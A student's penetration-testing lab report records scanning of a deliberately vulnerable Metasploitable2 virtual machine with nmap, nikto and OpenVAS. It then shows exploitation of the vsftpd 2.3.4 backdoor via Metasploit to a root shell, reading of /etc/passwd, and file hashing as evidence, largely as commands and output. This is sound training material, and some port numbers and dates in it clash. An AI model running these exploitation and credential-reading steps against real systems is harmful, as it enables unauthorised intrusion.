



## Task: Exploitation & Post-Exploitation Lab Report

**Name:-** Bhagyashwri V Thorat

### 1. Introduction

- The objective of this lab is to perform exploitation and post-exploitation activities on a deliberately vulnerable system using standard penetration testing tools.
- The task focuses on simulating exploits, validating the results, and collecting evidence as part of a Vulnerability Assessment and Penetration Testing (VAPT) exercise.

### 2. Practical Application: Setup & Tools

#### 2.1 Tools & Technologies Used

- **Metasploit Framework** – for exploitation and post-exploitation
- **OpenVAS** – for vulnerability scanning
- **Kali Linux** – attacker machine
- **Linux command-line utilities** – for system verification and hashing

#### 2.2 Test Environment

- **Attacker System** - Kali Linux
- **Target System** - Metasploitable2
- **Target IP Address** - 192.168.187.136
- **Network Configuration** – NAT



### 3. Pre-Exploitation Verification

- Before starting exploitation, connectivity between the attacker and target system was verified.
- A ping test confirmed that the target machine was reachable from the Kali Linux system, indicating that the network configuration was correct and the system was ready for further testing.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.187.136
PING 192.168.187.136 (192.168.187.136) 56(84) bytes of data.
64 bytes from 192.168.187.136: icmp_seq=1 ttl=64 time=2.46 ms
64 bytes from 192.168.187.136: icmp_seq=2 ttl=64 time=0.813 ms
64 bytes from 192.168.187.136: icmp_seq=3 ttl=64 time=0.628 ms
64 bytes from 192.168.187.136: icmp_seq=4 ttl=64 time=0.682 ms
64 bytes from 192.168.187.136: icmp_seq=5 ttl=64 time=0.573 ms
64 bytes from 192.168.187.136: icmp_seq=6 ttl=64 time=0.668 ms
64 bytes from 192.168.187.136: icmp_seq=7 ttl=64 time=0.831 ms
64 bytes from 192.168.187.136: icmp_seq=8 ttl=64 time=0.592 ms
64 bytes from 192.168.187.136: icmp_seq=9 ttl=64 time=0.774 ms
64 bytes from 192.168.187.136: icmp_seq=10 ttl=64 time=0.661 ms
64 bytes from 192.168.187.136: icmp_seq=11 ttl=64 time=0.597 ms
64 bytes from 192.168.187.136: icmp_seq=12 ttl=64 time=0.582 ms
64 bytes from 192.168.187.136: icmp_seq=13 ttl=64 time=0.448 ms
64 bytes from 192.168.187.136: icmp_seq=14 ttl=64 time=0.610 ms
64 bytes from 192.168.187.136: icmp_seq=15 ttl=64 time=0.553 ms
64 bytes from 192.168.187.136: icmp_seq=16 ttl=64 time=0.605 ms
64 bytes from 192.168.187.136: icmp_seq=17 ttl=64 time=0.783 ms
64 bytes from 192.168.187.136: icmp_seq=18 ttl=64 time=0.561 ms
64 bytes from 192.168.187.136: icmp_seq=19 ttl=64 time=0.656 ms
64 bytes from 192.168.187.136: icmp_seq=20 ttl=64 time=0.550 ms
64 bytes from 192.168.187.136: icmp_seq=21 ttl=64 time=0.551 ms
64 bytes from 192.168.187.136: icmp_seq=22 ttl=64 time=0.620 ms
64 bytes from 192.168.187.136: icmp_seq=23 ttl=64 time=0.857 ms
64 bytes from 192.168.187.136: icmp_seq=24 ttl=64 time=0.614 ms
64 bytes from 192.168.187.136: icmp_seq=25 ttl=64 time=1.26 ms
64 bytes from 192.168.187.136: icmp_seq=26 ttl=64 time=0.847 ms
64 bytes from 192.168.187.136: icmp_seq=27 ttl=64 time=0.712 ms
64 bytes from 192.168.187.136: icmp_seq=28 ttl=64 time=0.410 ms
64 bytes from 192.168.187.136: icmp_seq=29 ttl=64 time=0.492 ms
64 bytes from 192.168.187.136: icmp_seq=30 ttl=64 time=1.24 ms
64 bytes from 192.168.187.136: icmp_seq=31 ttl=64 time=0.547 ms
64 bytes from 192.168.187.136: icmp_seq=32 ttl=64 time=0.674 ms
64 bytes from 192.168.187.136: icmp_seq=33 ttl=64 time=0.652 ms
64 bytes from 192.168.187.136: icmp_seq=34 ttl=64 time=0.643 ms
64 bytes from 192.168.187.136: icmp_seq=35 ttl=64 time=0.575 ms
64 bytes from 192.168.187.136: icmp_seq=36 ttl=64 time=0.992 ms
64 bytes from 192.168.187.136: icmp_seq=37 ttl=64 time=0.636 ms
64 bytes from 192.168.187.136: icmp_seq=38 ttl=64 time=0.550 ms
64 bytes from 192.168.187.136: icmp_seq=39 ttl=64 time=0.938 ms
64 bytes from 192.168.187.136: icmp_seq=40 ttl=64 time=1.10 ms
64 bytes from 192.168.187.136: icmp_seq=41 ttl=64 time=0.689 ms
64 bytes from 192.168.187.136: icmp_seq=42 ttl=64 time=0.581 ms
64 bytes from 192.168.187.136: icmp_seq=43 ttl=64 time=0.632 ms
64 bytes from 192.168.187.136: icmp_seq=44 ttl=64 time=0.533 ms
64 bytes from 192.168.187.136: icmp_seq=45 ttl=64 time=0.758 ms
```

Fig.1.

### 4. Reconnaissance & Asset Mapping

- Conducted reconnaissance to identify reachable hosts and services.
- Confirmed target IP address and active ports.
- Performed service enumeration using Nmap.
- Identified running services to support vulnerability scanning and exploitation.



Timestamp	Tool	Finding	PTES Phase
21-05-2026 09:00	Shodan	Identified 14.9M+ Apache instances; mapped target stack to Apache/2.2.8	Reconnaissance
21-05-2026 10:00	Nmap	Identified Linux OS and Tomcat 5.5 on port 8180	Reconnaissance
21-05-2026 10:30	Nikto	Found /dvwa/ and /phpMyAdmin/ directories	Reconnaissance




Fig.2.



```
1111 min/avg/max/total = 0.410/0.729/2.435/0.306 ms
(kali@kali)-[~]
$ nmap -v 192.168.187.136
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-30 11:57 +0530
Nmap scan report for 192.168.187.136 (192.168.187.136)
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rcpbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8100/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:F3:70:D5 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.92 seconds
(kali@kali)-[~]
$
```

Fig.3.

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nikto -h http://192.168.187.136
- Nikto v2.5.0

+ Target IP: 192.168.187.136
+ Target Hostname: 192.168.187.136
+ Target Port: 80
+ Start Time: 2025-12-30 12:17:25 (GMT+5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Unknown header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/seco
+ /php?id=4a90edcd90d5,https://exchange.xforce-lblcloud.com/vulnerabilities/6272
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to AST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /%PMPES68F34-D428-11D2-A769-00A0A01ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PMPES68F34-D428-11D2-A769-00A0A01ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PMPES68F34-D428-11D2-A769-00A0A01ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PMPES68F34-D428-11D2-A769-00A0A01ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php: wp-config.php file found. This file contains the credentials.
+ 8010 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time: 2025-12-30 12:17:39 (GMT+5.5) (14 seconds)

+ 1 host(s) tested
(kali@kali)-[~]
$
```

Fig.4.

## 5. Vulnerability Identification

- A full vulnerability scan was performed on the target system using OpenVAS.
- The scan revealed multiple vulnerabilities of varying severity levels, including critical and high-risk issues suitable for exploitation.



## 5.1. Vulnerability Scanning

Scan ID	Vulnerability	CVSS Score	Priority	Host
1	SQL Injection (DVWA)	9.8	Critical	192.168.187.136
2	Apache Tomcat Manager RCE	10	Critical	192.168.187.136
3	FTP vsftpd 2.3.4 Backdoor	9.8	Critical	192.168.187.136




Fig.5.

OPENVAS

UTC

<



Fig.6.

## 6. Exploit Simulation

### Task Requirement

Simulate exploitation on Metasploitable2 using Metasploit and document the results.

### Exploitation Performed

- Based on the scan results, a known vulnerable service (VSFTPD 2.3.4) was selected for exploitation.
- The Metasploit module exploit/unix/ftp/vsftpd\_234\_backdoor was used to exploit the backdoor vulnerability.

Exploit ID	Description	Target IP	Status	Payload
001	VSFTPD 2.3.4 Backdoor Remote Code Execution	192.168.187.136	Success	Command Shell

```
View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.187.136
RHOSTS => 192.168.187.136
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies     Proxies            no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sspn, socks4, socks5, socks5h, http
  RHOSTS     RHOSTS            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT             yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.187.136:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.187.136:21 - USER: 331 Please specify the password.
[*] 192.168.187.136:21 - Backdoor service has been spawned, handling ...
[*] 192.168.187.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.187.140:33159 -> 192.168.187.136:6200) at 2025-12-31 12:29:53 +0530
```

Fig.7.





## 7. Validation

### Task Requirement

Validate the exploit using Exploit-DB and summarize the result.

### Validation Summary

The VSFTPD 2.3.4 backdoor vulnerability is publicly documented in Exploit-DB and allows unauthenticated remote command execution. The successful exploitation using Metasploit confirms the accuracy of the proof-of-concept and demonstrates the real-world impact of the vulnerability.

## 8. Post-Exploitation Practice

- After successful exploitation, post-exploitation activities were performed to confirm access level and collect system information.
- Root privileges were verified using system commands, confirming complete control over the target machine.

```
unknown command not found
id
uid=0(root) gid=0(root)
uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,l1l,,/home/user:/bin/bash
service:x:1002:1002:::/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Fig.8.



## 9. Evidence Collection

### Task Requirement

- Hash a file and record the collected evidence.
- A system file was hashed using the SHA-256 algorithm to demonstrate evidence collection during post-exploitation.

### Evidence Table

Item	Description	Collected By	Date	Hash Value
Config File	/etc/passwd	VAPT Analyst	31-12-2025	SHA-256 hash generated

```
msf >
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.187.136
RHOSTS => 192.168.187.136
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.187.136:21 - Banner: 220 (vsftpd 2.3.4)
[*] 192.168.187.136:21 - USER: 331 Please specify the password.
[*] 192.168.187.136:21 - Backdoor service has been spawned, handling...
[*] 192.168.187.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.187.140:46505 -> 192.168.187.136:6200) at 2025-12-31 14:15:16 +0530

echo "post exploitation evidence" > target.conf

*[[B*[[B*[[B
sh: line 8:

      : command not found

^C
Abort session? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 9: : command not found
echo "post exploitation evidence" > target.conf

sha256sum target.conf
f87d6a194e4d9fd3afe9c143e56b9a771bb98ba9a5f65c7c630e609dd82355d5 target.conf
```

Fig.9.

## 10. Conclusion

This lab successfully demonstrated the exploitation and post-exploitation process on a vulnerable system. Vulnerabilities were identified using OpenVAS, exploited using Metasploit, validated through public exploit references, and evidence was collected as required. The exercise provided hands-on experience with real-world penetration testing techniques and reinforced the importance of securing vulnerable services.